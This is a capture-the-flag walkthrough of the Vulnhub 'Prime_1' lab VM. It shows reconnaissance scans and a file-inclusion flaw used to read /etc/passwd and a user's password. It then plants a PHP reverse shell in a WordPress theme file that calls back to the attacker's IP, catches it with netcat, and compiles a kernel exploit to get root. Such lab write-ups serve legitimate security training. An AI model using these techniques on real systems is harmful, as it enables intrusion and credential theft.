# Prime_1 (Vulnhub)

**ip address of the machine = 192.168.122.176**

```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ ping 192.168.122.176
PING 192.168.122.176 (192.168.122.176) 56(84) bytes of data.
64 bytes from 192.168.122.176: icmp_seq=1 ttl=64 time=1.48 ms
64 bytes from 192.168.122.176: icmp_seq=2 ttl=64 time=0.958 ms
64 bytes from 192.168.122.176: icmp_seq=3 ttl=64 time=0.950 ms
64 bytes from 192.168.122.176: icmp_seq=4 ttl=64 time=0.810 ms
64 bytes from 192.168.122.176: icmp_seq=5 ttl=64 time=0.788 ms
^C
--- 192.168.122.176 ping statistics ---
5 packets transmitted, 5 received, 0% packet loss, time 4006ms
rtt min/avg/max/mdev = 0.788/0.997/1.483/0.252 ms
```

First Pinged the machine to see whether machine is up or not.

```
┌──(root㉿CyberCreedPC)-[/home/sohamt/Downloads]
└─# nmap -sC -A -Pn -p- 192.168.122.176
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-08-09 22:13 IST
Nmap scan report for ubuntu (192.168.122.176)
Host is up (0.00064s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8d:c5:20:23:ab:10:ca:de:e2:fb:e5:cd:4d:2d:4d:72 (RSA)
|   256 94:9c:f8:6f:5c:f1:4c:11:95:7f:0a:2c:34:76:50:0b (ECDSA)
|_  256 4b:f6:f1:25:b6:13:26:d4:fc:9e:b0:72:9f:f4:69:68 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-title: HacknPentest
|_http-server-header: Apache/2.4.18 (Ubuntu)
MAC Address: 52:54:00:9B:74:3C (QEMU virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.64 ms ubuntu (192.168.122.176)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.75 seconds
```


Did a service scan directly on all the ports of the machine.

```
┌──(root㉿CyberCreedPC)-[/home/sohamt/Downloads]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/common.txt -u http://192.168.122.176
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.122.176
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 294]
/.htaccess            (Status: 403) [Size: 299]
/.htpasswd            (Status: 403) [Size: 299]
/dev                  (Status: 200) [Size: 131]
/index.php            (Status: 200) [Size: 136]
/javascript           (Status: 301) [Size: 323] [--> http://192.168.122.176/javascript/]
/server-status        (Status: 403) [Size: 303]
/wordpress            (Status: 301) [Size: 322] [--> http://192.168.122.176/wordpress/]
Progress: 4727 / 4727 (100.00%)
===============================================================
Finished
===============================================================
```

Used gobuster for directory fuzzing and learned about some of the directories we can explore during manual web app enumeration.

```
┌──(root㉿CyberCreedPC)-[/home/sohamt/Downloads]
└─# nikto -h 192.168.122.176
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.122.176
+ Target Hostname:    192.168.122.176
+ Target Port:        80
+ Start Time:         2024-08-09 22:17:35 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.18 (Ubuntu)
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/H
TTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site
in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/mi
ssing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x bran
ch.
+ /: Web Server returns a valid response with junk HTTP methods which may cause false positives.
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /wordpress/wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested up to' version usually match
es the WordPress version.
+ /wordpress/wp-links-opml.php: This WordPress script reveals the installed version.
+ /wordpress/wp-admin/: Uncommon header 'x-redirect-by' found, with contents: WordPress.
+ /wordpress/: Drupal Link header found with value: <http://192.168.122.176/wordpress/index.php?rest_route=/>; rel="h
ttps://api.w.org/". See: https://www.drupal.org/
+ /wordpress/: A Wordpress installation was found.
+ /wordpress/wp-login.php?action=register: Cookie wordpress_test_cookie created without the httponly flag. See: https
://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /wordpress/wp-content/uploads/: Directory indexing found.
+ /wordpress/wp-content/uploads/: Wordpress uploads directory is browsable. This may reveal sensitive information.
+ /wordpress/wp-login.php: Wordpress login found.
+ 8102 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2024-08-09 22:17:41 (GMT5.5) (6 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

Running nikto told about some more directories and also told that wordpress is being used here.




In one file got a small message and any other directory and file is of no use right now.

```
┌──(sohamt㉿CyberCreedPC)-[~]
└─$ dirb http://192.168.122.176 -X .txt

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Aug  9 22:20:52 2024
URL_BASE: http://192.168.122.176/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.txt) | (.txt) [NUM = 1]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.122.176/ ----
+ http://192.168.122.176/secret.txt (CODE:200|SIZE:412)

-----------------
END_TIME: Fri Aug  9 22:20:52 2024
DOWNLOADED: 4612 - FOUND: 1
```

It told us to dig deep so we used dirb and -X to specify the extension of files which we want to find and we went for .txt only because to get any further hint and credentials .txt files are what we want to look for.

192.168.122.176/secret.txt

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter

```
Looks like you have got some secrets.

Ok I just want to do some help to you.

Do some more fuzz on every page of php which was finded by you. And if
you get any right parameter then follow the below steps. If you still stuck
Learn from here a basic tool with good usage for OSCP.

https://github.com/hacknpentest/Fuzzing/blob/master/Fuzz_For_Web



//see the location.txt and you will get your next move//
```

This file is hinting towards a github repo to find another file.

```
┌──(root㉿CyberCreedPC)-[/home/sohamt/Downloads]
└─# cat Fuzz_For_Web
1. WFUZZ

==========================================================================================

 #    #  ######  #    #  ######  ######
 #    #  #       #    #      #       #
 #    #  #####   #    #     #       #
 # ## #  #       #    #    #       #
 ##  ##  #       #    #   #       #
 #    #  #        ####   ######  ######


==========================================================================================

------------------------------------------------------------------------------------------
(i) USE WFUZZ TO ENUMERATE CORRECT PARAMETER FOR A PAGE.
------------------------------------------------------------------------------------------

COMMNAD = wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt  --hc 404 http://website.com/secret.php?FUZZ=somet
hing
```

Basically it is telling us about the tool which we can use for further fuzzing of directories. So basically trying all the options in it to find what we can get.

192.168.122.176/index.php?file=location.txt

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exp

Do something better


ok well Now you reah at the exact parameter

```
Now dig some more for next one
use 'secrettier360' parameter on some other php page for more fun.
```


So in one of the options in wfuzz a query was done in index.php file for enumeration so did that by modifying the url of the webpage and hinted to use another parameter and that to on another php page. So now we have to another webpage so we have to do gobuster scans on each directory we found.

```
┌──(root㉿CyberCreedPC)-[/home/sohamt/Downloads]
└─# gobuster dir -w /usr/share/seclists/Discovery/Web-Content/Common-PHP-Filenames.txt -u http://192.168.122.176
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.122.176
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/Common-PHP-Filenames.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.php            (Status: 200) [Size: 136]
/image.php            (Status: 200) [Size: 147]
Progress: 5163 / 5164 (99.98%)
===============================================================
Finished
===============================================================
```

So did another gobuster scan but this time of common php filenames and we know that we have to query on image.php web page now.




I tried to use a basic OS command and it told that we are using the right parameter.




When we opened the machine we got a possible username named "victor", so let's see if we can see passwd file.

192.168.122.176/image.php?secrettier360=/etc/passwd

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

HacknPentest

finaly you got the right parameter

root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin /nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run /systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false syslog:x:104:108::/home/syslog:/bin/false _apt:x:105:65534::/nonexistent:/bin/false messagebus:x:106:110::/var/run/dbus:/bin/false uuidd:x:107:111::/run

```
/uuidd:/bin/false lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false
whoopsie:x:109:117::/nonexistent:/bin/false avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:
/bin/false avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false colord:x:113:123:colord colour management
daemon,,,:/var/lib/colord:/bin/false speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:
/bin/false hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false kernoops:x:116:65534:Kernel Oops Tracking
Daemon,,,:/:/bin/false pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false
rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false saned:x:119:127::/var/lib/saned:/bin/false usbmux:x:120:46:usbmux
daemon,,,:/var/lib/usbmux:/bin/false victor:x:1000:1000:victor,,,:/home/victor:/bin/bash mysql:x:121:129:MySQL
Server,,,:/nonexistent:/bin/false saket:x:1001:1001:find password.txt file in my directory:/home/saket:
sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
```

We can see in second last line there is a user named saket and saying to see password.txt file in his home directory.


192.168.122.176/image.php?secrettier360=/home/saket/password.t

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hac


finaly you got the right parameter

follow_the_ippsec

got a password "follow_the_ippsec"




Now we have a login page at /wordpress/wp-login.php

Let's enter creds.... victor:follow_the_ippsec to see if we can login or not.

192.168.122.176/wordpress/wp-admin/

Kali Linux | Kali Tools | Kali Docs | Kali Forums | Kali NetHunter | Exploit-DB | Google Hacking DB | OffSec

Focus | 4 | 0 | New | Howdy, victor

Screen Options | Help

WordPress 6.6.1 is available! Please update now.

# Dashboard

## Welcome to WordPress!

We've assembled some links to get you started:

Dismiss

### Get Started

Customize Your Site

or, change your theme completely

### Next Steps

- Write your first blog post
- Add an About page
- Set up your homepage
- View your site

### More Actions

- Manage widgets or menus
- Turn comments on or off
- Learn more about getting started

### PHP Update Required

WordPress has detected that your site is running on an insecure version of PHP.

**What is PHP and how does it affect my site?**

PHP is the programming language we use to build and maintain WordPress. Newer versions of PHP are both faster and more secure, so updating will have a positive effect on your site's performance.

Learn more about updating PHP

### Quick Draft

Title

Content

What's on your mind?

Save Draft

Now let's see from where we can get reverse shell.

```
/* Ohh Finaly you got a writable file */
```

- classes
- Comments *(comments.php)*
- Theme Footer *(footer.php)*
- Theme Header *(header.php)*
- Image Attachment Templa *(image.php)*
- inc
- Main Index Template *(index.php)*
- Single Page *(page.php)*
- Search Results *(search.php)*
- **secret.php**
- Single Post *(single.php)*

Ohh finally got a file where we add our reverse shell code to get a reverse shell.

```
46
47 set_time_limit (0);
48 $VERSION = "1.0";
49 $ip = '192.168.122.108';  // CHANGE THIS
50 $port = 9000;       // CHANGE THIS
51 $chunk_size = 1400;
52 $write_a = null;
53 $error_a = null;
54 $shell = 'uname -a; w; id; /bin/sh -i';
55 $daemon = 0;
56 $debug = 0;
```

Main Index Template
*(index.php)*

Single Page
*(page.php)*

Search Results
*(search.php)*

**secret.php**

Single Post
*(single.php)*

Added our ip and port for reverse shell using netcat.

```
┌──(root㉿CyberCreedPC)-[/home/sohamt/Downloads]
└─# nc -lnvp 9000
listening on [any] 9000 ...
connect to [192.168.122.108] from (UNKNOWN) [192.168.122.176] 59354
Linux ubuntu 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 10:39:22 up  1:10,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ python -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/$
```

Now after saving the file navigate to /wordpress/wp-content/themes/twentynineteen/secret.php to invoke the shell.

```
uname -a
--------
Linux ubuntu 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux

cat /etc/issue
--------------
Ubuntu 16.04.3 LTS \n \l


cat /etc/*-release
------------------
DISTRIB_ID=Ubuntu
DISTRIB_RELEASE=16.04
DISTRIB_CODENAME=xenial
DISTRIB_DESCRIPTION="Ubuntu 16.04.3 LTS"
NAME="Ubuntu"
VERSION="16.04.3 LTS (Xenial Xerus)"
ID=ubuntu
ID_LIKE=debian
PRETTY_NAME="Ubuntu 16.04.3 LTS"
VERSION_ID="16.04"
HOME_URL="http://www.ubuntu.com/"
SUPPORT_URL="http://help.ubuntu.com/"
BUG_REPORT_URL="http://bugs.launchpad.net/ubuntu/"
VERSION_CODENAME=xenial
UBUNTU_CODENAME=xenial
```

Found out kernel version and OS so that can do priv esc using kernel exploitation.

```
ls -al /home/*
--------------
/home/saket:
total 36
drwxr-xr-x 2 root root  4096 Aug 31  2019 .
drwxr-xr-x 4 root root  4096 Aug 29  2019 ..
-rw------- 1 root root    20 Aug 31  2019 .bash_history
-rwxr-x--x 1 root root 14272 Aug 30  2019 enc
-rw-r--r-- 1 root root    18 Aug 29  2019 password.txt
-rw-r--r-- 1 root root    33 Aug 31  2019 user.txt

ls -al /root
------------

sudo -l 2>&1
------------
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (root) NOPASSWD: /home/saket/enc
```

Let's see what we can view.

```
www-data@ubuntu:/tmp/Privy$ cd /home
www-data@ubuntu:/home$ ls
saket  victor
www-data@ubuntu:/home$ cd victor
www-data@ubuntu:/home/victor$ ls
ls: cannot open directory '.': Permission denied
www-data@ubuntu:/home/victor$ cat /home/saket/user.txt
af3c658dcf9d7190da3153519c003456
www-data@ubuntu:/home/victor$
```

So we cannot access victor's home directory but viewed a file named user.txt in saket's homr directory and got a flag.

```
┌──(sohamt㉿CyberCreedPC)-[~/Downloads]
└─$ searchsploit ubuntu 4.10.0
------------------------------------------------------------------------------------------ ---------------------------
 Exploit Title                                                                            |  Path
------------------------------------------------------------------------------------------ ---------------------------
Linux Kernel 4.10.5 / < 4.14.3 (Ubuntu) - DCCP Socket Use-After-Free                      | linux/dos/43234.c
Linux Kernel < 4.13.9 (Ubuntu 16.04 / Fedora 27) - Local Privilege Escalation             | linux/local/45010.c
Ubuntu < 15.10 - PT Chown Arbitrary PTs Access Via User Namespace Privilege Escala        | linux/local/41760.txt
------------------------------------------------------------------------------------------ ---------------------------
Shellcodes: No Results
```

I used to searchsploit to see if we can get any available exploits to escalate privileges. Will be using 2nd one.

```
www-data@ubuntu:/tmp$ gcc 45010.c -o exploit
www-data@ubuntu:/tmp$ ./exploit
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff8edef5854100
[*] Leaking sock struct from ffff8edefcd7b000
[*] Sock->sk_rcvtimeo at offset 592
[*] Cred structure at ffff8edef58570c0
[*] UID from cred structure: 33, matches the current: 33
[*] hammering cred structure at ffff8edef58570c0
[*] credentials patched, launching shell...
# id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
# 
```

Finally escalated privileges.

```
root@ubuntu:/root# cat root.txt
cat root.txt
b2b17036da1de94cfb024540a8e7075a
```

Finally got the root flag.....